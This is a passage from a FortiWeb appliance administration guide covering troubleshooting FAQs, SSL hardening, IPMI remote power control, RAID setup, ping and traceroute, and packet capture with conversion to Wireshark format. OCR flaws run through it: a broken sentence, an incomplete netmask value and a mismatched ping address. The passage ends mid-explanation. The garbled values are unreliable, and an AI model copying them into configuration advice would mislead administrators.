Module name:WAF_GLOBAL_WHITE_LIST, Execution:4, Process error:-1, Action:ACCEPT
Module name:WAF_GLOBAL_WHITE_LIST, Execution:4, Process error:-1, Action:ACCEPT
Module name:WAF_URL_ACCESS_POLICY, Execution:4, Process error:8, Action:ACCEPT
Module name:HTTP_CONSTRAINTS, Execution:4, Process error:2, Action:ACCEPT
Module name:WAF_COOKIE_POISON, Execution:4, Process error:0, Action:ACCEPT
Module name:WAF_START_PAGES, Execution:4, Process error:-1, Action:DENY
Module name:WAF_CUSTOM_ACCESS_POLICY, Execution:4, Process error:6, Action:ACCEPT
Module name:WAF_HTTP_STATISTIC, Execution:4, Process error:0, Action:ACCEPT
```

For additional information on these commands (for example, to specify debug logs for a specific flow direction), see the *FortiWeb CLI Reference*.

Why is the number of cookies reported in my attack log message different from the number of cookies that message detail displays?

When FortiWeb generates an attack log message because a request exceeds the maximum number of cookies it permits, the message value includes the number of cookies found in the request. In addition, the message details include the actual cookie values.

For performance reasons, FortiWeb limits the size of the attack log message. If the amount of cookie value information exceeds the limit for cookies in the attack log, the appliance displays only some of the cookies the message detail.

Why does the attack log message display the virtual server IP address as the destination IP instead of the IP address of the back-end server that was the target of the attack?

In some cases, FortiWeb blocks attacks before the packet is routed to a server pool member. When this happens, the destination IP is the virtual server IP.

How do I detect which cipher suite is used for HTTPS connections?

Use sniffing (packet capture) to capture SSL/ TLS traffic and view the “Server hello” message, which includes cipher suite information.

For more HTTPS troubleshooting information, see Supported cipher suites & protocol versions on page 381 and Checking the SSL/TLS handshake & encryption on page 837.

How can I strengthen my SSL configuration?

The following configuration changes can make SSL more effective in preventing attacks and can improve your web site's score for third-party testing tools (for example, the SSL server test provided by Qualys SSL Labs).

Which configuration changes you make depends on your environment. For example, some older clients do not support SHA256.

- For your web site certificate, do the following:
  - If it uses the SHA1 hashtag function, replace it with one that uses SHA256.
  - Ensure that its key size is 2048-bit.
- For the server policy (reverse proxy mode) or server pool member configuration (true transparent proxy mode), specify the following values in the advanced SSL settings:
  - Select **Add HSTS Header**, and then for **Max. Age**, enter `15552000`.
  - For **Supported SSL Protocols**, disable **SSL 3.0**.
  - For **SSL/TLS Encryption Level**, select **High**.
  - For **Enable Perfect Forward Secrecy**, select **Yes**.
  - Select **Disable Client-Initiated SSL Renegotiation**.

    For more information, see "Configuring a server policy" on page 624.
- Use the following CLI command to set the Diffie-Hellman key exchange parameters to 2048 or greater:

```
config system global
 set dh-params 2048
```

The command is available in FortiWeb 5.3.6 and higher only. For additional information on using CLI commands, see the *FortiWeb CLI Reference*.

Why can’t a browser connect securely to my back-end server?

If a browser cannot communicate with a back-end server using SSL or TLS, use the following troubleshooting steps to resolve the problem:

1. Without connecting via FortiWeb, ensure that you can access the server using HTTPS.

2. Ensure that your browser supports HTTP Strict Transport Security (HSTS). For example, following web page provides compatibility tables for various web browser versions:

   http://caniuse.com/stricttransportsecurity

3. Ensure that the FortiWeb response includes the strict transport security header.

   To add this header, select **Add HSTS Header** in the server policy or server pool configuration. For more information, see Configuring a server policy on page 624 or Creating a server pool on page 340.

4. Use the following cEnsure that the server certificate is trusted:

   - If the certificate is signed by intermediate certificate authority (CA), the intermediate CA is signed by a root CA.
   - The root CA is listed in your browser's store of trusted certificates.
   - The domain name or IP address is consistent with the certificate subject.

   For more information, see Uploading a server certificate on page 396.

How do I use performance tests to determine maximum performance?

Use performance tests and the dashboard's **System Resources** widget to determine where the appliance reaches its maximum capacity (bottleneck).

Performance tests

Type of test	Maximum performance indicator
Requests per second (RPS), connections per second (CPS)	Rate of requests or connections maintains **CPU Usage** at 100%
Concurrent connections	Number of connections maintains **Memory Usage** at 90%
Throughput test	Throughput maintains the value of **CPU Usage** at 100%. (A pair of gigabit ports provide bandwidth of up to 2 Gbps.)

If your CPU and memory values do not reach the specified values, adjust your client and server test configuration until you can determine maximum performance.

How can I measure the memory usage of individual processes?

The `diagnose policy` command allows you to view the memory usage associated with all server policies or a specific policy. For example:

```
diagnose policy memory all
```

The `diagnose hardware mem` command allows you to display the usage statistics of ephemeral memory (RAM), including swap pages and shared memory (Shmem). For example, to display total memory usage:

```
diagnose hardware mem list
```

For additional information on these commands, see the *FortiWeb CLI Reference*.

How can I use IPMI to shut down or power on FortiWeb remotely?


FortiWeb models 3000E and 4000E have an IPMI port that allows you to remotely manage the appliance. The Intelligent Platform Management Interface (IPMI) works independently of the operating system. This feature is useful for tasks such as powering the appliance on or off when you do not have physical access to it.

If the FortiWeb operating system is operating normally, use the regular shutdown procedure to power off the appliance (see Shutdown on page 75.) The IPMI interface cannot shut down the appliance if FortiWeb is running.


However, if the operating system has failed, you can use the IPMI interface to shut down the appliance remotely. In addition, the IPMI interface allows you to power on an appliance remotely after it has shut down.

Because the following procedure enables remote access to the IPMI interface, it includes steps to change the default password for the default user (`admin`) to prevent unauthorized access.

1. Use an Ethernet cable to connect the IPMI port of the FortiWeb to the management computer.
2. Configure the management computer to match the FortiWeb default IPMI subnet. For example:
   - **IP address** – 192.168.1.2
   - **Netmask** – 255.255.255
3. To access the IPMI web UI, in your browser, go to 192.168.1.1.
4. To log in, for both the username and password, enter `admin`.
5. In the menu bar, click **Configuration > Users**.
6. In the list of users, double-click the `admin` user.
7. On the Modify User page, select **Change Password**, enter values for **Password** and **Confirm Password**, and then click **Modify**.
8. In the menu bar, click Dashboard, and then, beside Network Information, click **Edit**.



9. Use the network information settings to specify a static IPv4 address and gateway that a remote management computer can use to reach the appliance.



10. Use your browser to log in to the IPMI web UI using the new IP address.
11. In the menu bar, click **Remote Control > Server Power Control**, select the option you want (for example, if FortiWeb is shut down, **Power On Server**), and then click **Perform Action**.

How do I reformat the boot device (flash drive) when I restore or upgrade the firmware?

Follow the instructions provided in Restoring firmware (“clean install”) on page 847.

For step 11, type `F` to format the boot device (flash drive), and then enter `Y` to confirm your selection.

After a few minutes, the reformatting process is complete. Continue with the instructions for retrieving the firmware image from the TFTP server.

During the system boot, Fortinet highly recommends that you verify the disk integrity. To perform this task, when the prompt `Press [enter] key for disk integrity verification` is displayed, press Enter.

After the firmware restore is complete, use the `get system status` CLI command to verify the system version. For additional information on using the CLI, see the *FortiWeb CLI Reference*.

How do I set up RAID for a replacement hard disk?

The procedures applies to all models except 100D, 400B, 400C, and 400D.

1. Power off the FortiWeb.
2. Remove the hard disk from FortiWeb and install the new hard disk.
3. Power on the FortiWeb.
4. Use the following command to initialize RAID:

   ```
   execute create-raid level raid1
   ```

5. Enter `y` to confirm the initialization.

   FortiWeb reboots and starts the RAID initialization. The process can take a few hours to complete.

6. Use the following command to check the RAID status:

   ```
   diagnose hardware raid list
   ```

   If the process is successful, a message similar to the following is displayed:

   ```
   level size(M) disk-number
   raid1 1877665 0(OK),1(OK),2(Not Present),3(Not Present)

   edited on: 2016-01-25 00:48
   ```

   If FortiWeb is unable to write log messages to the disk, a message similar to the following is displayed:

   ```
   level size(M) disk-number
   raid1 1877665 0(Not Present),1(Not Present),2(Not Present),3(Not Present)
   ```

For additional information on using these CLI commands, see the *FortiWeb CLI Reference*.

Tools

To locate network errors and other issues that may prevent connections from passing to or through the FortiWeb appliance, FortiWeb appliances feature several troubleshooting tools.

Troubleshooting methods and tips may use:

- the command line interface (CLI)
- the web UI
- external third-party tools

Some CLI commands provide troubleshooting information not available through the web UI; third-party tools on external hosts can test connections from perspectives that cannot be achieved locally.

See also

- Ping & traceroute
- Log messages

- Diff
- Packet capture

Ping & traceroute

If your FortiWeb appliance cannot connect to other hosts, try using ICMP (`ping` and `traceroute`) to determine if the host is reachable or to locate the node of your network at which connectivity fails, such as when static routes are incorrectly configured. You can do this from the FortiWeb appliance using CLI commands.

For example, you might use `ping` to determine that 172.16.1.10 is reachable:

```
execute ping 172.16.1.10
PING 172.16.1.10 (172.16.1.10): 56 data bytes
64 bytes from 172.16.1.10: icmp_seq=0 ttl=64 time=2.4 ms
64 bytes from 172.16.1.10: icmp_seq=1 ttl=64 time=1.4 ms
64 bytes from 172.16.1.10: icmp_seq=2 ttl=64 time=1.4 ms
64 bytes from 172.16.1.10: icmp_seq=3 ttl=64 time=0.8 ms
64 bytes from 172.16.1.10: icmp_seq=4 ttl=64 time=1.4 ms

--- 172.20.120.167 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.8/1.4/2.4 ms
```

or that 192.168.1.10 is **not** reachable:

```
execute ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...

--- 192.168.1.10 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
```

If the host is not reachable, you can use `traceroute` to determine the router hop or host at which the connection fails:

```
execute traceroute 192.168.1.10
traceroute to 192.168.1.10 (192.168.1.10), 32 hops max, 72 byte packets
1  192.168.1.2 2 ms 0 ms 1 ms
2  * * *
```

For more information on CLI commands, see the FortiWeb CLI Reference. For more information on troubleshooting connectivity, see Connectivity issues on page 826.



Both `ping` and `traceroute` require that network nodes respond to ICMP. If you have disabled responses to ICMP on your network, hosts may appear to be unreachable to `ping` and `traceroute`, even if connections using other protocols can succeed.

Log messages

Log messages often contain clues that can aid you in determining the cause of a problem. FortiWeb appliances can record log messages when errors occur that cause failures, upon significant changes, and upon processing events.

Depending on the type, log messages may appear in either the event, attack, or traffic logs. The FortiWeb appliance must be enabled to record event, attack, and traffic log messages; otherwise, you cannot analyze the log messages for events of that type. To enable logging of different types of events, select **Log&Report > Log Config > Other Log Settings**.

During troubleshooting, you may find it useful to reduce the logging severity threshold for more verbose logs, to include more information on less severe events. To configure the severity threshold, go to **Log&Report > Log Config > Global Log Settings**.


Diff

You can compare backups of the core configuration file with your current configuration. This can be useful if, for example:

- A previously configured feature is no longer functioning, and you are not sure what in the configuration has changed.
- You want to recreate something configured previously, but do not remember what the settings were.

Difference programs can help you to quickly find all changes.

Configuration differences highlighted in WinMerge



There are many such difference-finding programs, such as WinMerge and the original diff. They can compare your configurations, line by line, and highlight parts that are new, modified, or deleted.

For instructions, see your difference program's documentation.

See also

- Backups
- Establishing a system baseline
- Determining the source of the problem

Packet capture

Packet capture, also known as sniffing or packet analysis, records some or all of the packets seen by a network interface (that is, the network interface is used in promiscuous mode). By recording packets, you can trace connection states to the exact point at which they fail, which may help you to diagnose some types of problems that are otherwise difficult to detect.

FortiWeb appliances have a built-in sniffer. Packet capture on FortiWeb appliances is similar to that of FortiGate appliances. To use the built-in sniffer, connect to the CLI and enter the following command:

```
diagnose network sniffer packet [{any | <interface_name>} [{none | '<filter_str>'}
    [{1 | 2 | 3} [<packets_int>]]]]
```

where:

- `<interface_name>` is either the name of a network interface, such as `port1`, or enter `any` for all interfaces.
- `'<filter_str>'` is the sniffer filter that specifies which protocols and port numbers that you do or do not want to capture, such as `'tcp port 80'`, or enter `none` for no filters. Filters use tcpdump syntax.
- `{1 | 2 | 3}` is an integer indicating whether to display the network interface names, packet headers, and/or payloads for each packet that the network interface sends, receives, or sees:
- `1` — Display the packet capture timestamp, plus basic fields of the IP header: the source IP address, the destination IP address, protocol name, and destination port number.
  - Does **not** display all fields of the IP header; it omits:

    IP version number bits

    Internet header length (`ihl`)

    type of service/differentiated services code point (`tos`)

    explicit congestion notification

    total packet or fragment length

    packet ID

    IP header checksum

    time to live (`TTL`)

    IP flag

    fragment offset

    options bits

    e.g.:

```
interfaces=[port2]
filters=[none]
0.655224 172.20.130.16.2264 -> 172.20.130.15.42574: udp 113
```

- `2` — All of the output from `1`, plus the packet payload in both hexadecimal and ASCII. e.g.:

```
interfaces=[port2]
filters=[none]
0.915616 172.20.130.16.2264 -> 172.20.130.15.42574: udp 124
0x0000   4500 0098 d27d 4000 4011 0b8f ac14 8210        E....}@.@.......
0x0010   ac14 820f 08d8 a64e 0084 b75a 80e0 3dee        .......N...Z..=.
0x0020   71b8 d617 38fa 3fd8 419b 5006 053c 99c1        q...8.?.A.P..<..
0x0030   e961 93bc 21c9 3197 a030 a709 76dc 0ed8        .a..!.1..0..v...
0x0040   98f8 ceef 6afb e7f2 7773 98e1 5ef7 bfbf        ....j...ws..^...
0x0050   2f0d 726f 70cf 26cd d986 392f 4a0b f97b        /.rop.&...9/J..{
0x0060   b84f 932d 3043 cbdd c2dc da77 0b73 70fc        .O.-0C.....w.sp.
0x0070   158a 1868 eee0 793b c09e 7dc0 59f5 787c        ...h..y;..}.Y.x|
0x0080   fc1a f25a dc18 735d f090 8e05 c3e8 c14f        ...Z..s].......O
0x0090   3466 57c0 4688 58b8                            4fW.F.X.
```

- `3` — All of the output from `2`, plus the link layer (Ethernet) header. e.g.:

```
interfaces=[port2]
filters=[none]
0.317960 172.20.130.16.2264 -> 172.20.130.15.42574: udp 31
0x0000   50e5 49e8 dc3d 000f 7c08 2ff5 0800 4500        P.I..=..|./...E.
0x0010   003b 2cad 4000 4011 b1bc ac14 8210 ac14        .;,.@.@.........
0x0020   820f 08d8 a64e 0027 ea3c 80e0 981e 7474        .....N.'.<....tt
0x0030   6ddf 38fa 3fd8 419b 6e06 00f0 8dd5 e01d        m.8.?.A.n.......
0x0040   810a e049 e5e9 380a f8                         ...I..8..
```

- <packets_int> is the number of packets the sniffer reads before stopping. Packet capture output is printed to your CLI display until you stop it by pressing Ctrl+C, or until it reaches the number of packets that you have specified to capture.



Packet capture can be very resource intensive. To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic, with a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished.

For example, you might capture all TCP port 443 (typically HTTPS) traffic occurring through port1, regardless of its source or destination IP address. The capture uses a high level of verbosity (indicated by 3).

A specific number of packets to capture is not specified. As a result, the packet capture continues until the administrator presses Ctrl+C. The sniffer then confirms that five packets were seen by that network interface.

(Verbose output can be very long. As a result, output shown below is truncated after only one packet.)

```
FortiWeb# diagnose network sniffer packet port1 'tcp port 443' 3
interfaces=[port1]
filters=[tcp port 443]
10.651905 192.168.0.1.50242 -> 192.168.0.2.443: syn 761714898
0x0000 0009 0f09 0001 0009 0f89 2914 0800 4500 ..........)...E.
0x0010 003c 73d1 4000 4006 3bc6 d157 fede ac16 .<s.@.@.;..W....
0x0020 0ed8 c442 01bb 2d66 d8d2 0000 0000 a002 ...B..-f........
0x0030 16d0 4f72 0000 0204 05b4 0402 080a 03ab ..Or............
0x0040 86bb 0000 0000 0103 0303 ..........
```

Instead of reading packet capture output directly in your CLI display, you usually should save the output to a plain text file using your CLI client. Saving the output provides several advantages. Packets can arrive more rapidly than you may be able to read them in the buffer of your CLI display, and many protocols transfer data using encodings other than US-ASCII. It is often, but not always, preferable to analyze the output by loading it into in a network protocol analyzer application such as Wireshark (http://www.wireshark.org/).

For example, you could use PuTTY or Microsoft HyperTerminal to save the sniffer output to a file. Methods may vary. See the documentation for your CLI client.

Requirements


- terminal emulation software such as PuTTY
- a plain text editor such as Notepad
- a Perl interpreter
- network protocol analyzer software such as Wireshark

To view packet capture output using PuTTY and Wireshark

1. On your management computer, start PuTTY.
2. Use PuTTY to connect to the FortiWeb appliance using either a local console, SSH, or Telnet connection. For details, see the FortiWeb CLI Reference.
3. Type the packet capture command, such as:

   ```
   diagnose network sniffer packet port1 'tcp port 443' 3
   ```


   but do **not** press Enter yet.
4. In the upper left corner of the window, click the PuTTY icon to open its drop-down menu, then select **Change Settings**.



   A dialog appears where you can configure PuTTY to save output to a plain text file.
5. In the **Category** tree on the left, go to **Session > Logging.**
6. In **Session logging**, select **Printable output**.
7. In **Log file name**, click the **Browse** button, then choose a directory path and file name such as `C:\Users\MyAccount\packet_capture.txt` to save the packet capture to a plain text file. (You do not need to save it with the `.log` file extension.)
8. Click **Apply**.
9. Press Enter to send the CLI command to the FortiWeb appliance, beginning packet capture.
10. If you have not specified a number of packets to capture, when you have captured all packets that you want to analyze, press Ctrl + C to stop the capture.

11. Close the PuTTY window.

12. Open the packet capture file using a plain text editor such as Notepad.



13. Delete the first and last lines, which look like this:

```
=~=~=~=~=~=~=~=~=~=~=~=~=~= PuTTY log 6/20/2017.07.25 11:34:40 =~=~=~=~=~=~=~=~=~=~=~=~=~=
FortiWeb-2000 #
```

These lines are a PuTTY timestamp and a command prompt, which are not part of the packet capture. If you do not delete them, they could interfere with the script in the next step.

14. Convert the plain text file to a format recognizable by your network protocol analyzer application.

You can convert the plain text file to a format (.pcap) recognizable by Wireshark (formerly called Ethereal) using the fgt2eth.pl Perl script. To download fgt2eth.pl, see the Fortinet Knowledge Base article Using the FortiOS built-in packet sniffer.



The fgt2eth.pl script is provided as-is, without any implied warranty or technical support, and requires that you first install a Perl module compatible with your operating system.

To use fgt2eth.pl, open a command prompt, then enter a command such as the following:




Methods to open a command prompt vary by operating system.
On Windows XP, go to **Start > Run** and enter `cmd`.
On Windows 7, click the Start (Windows logo) menu to open it, then enter `cmd`.

```
fgt2eth.pl -in packet_capture.txt -out packet_capture.pcap
```

where:

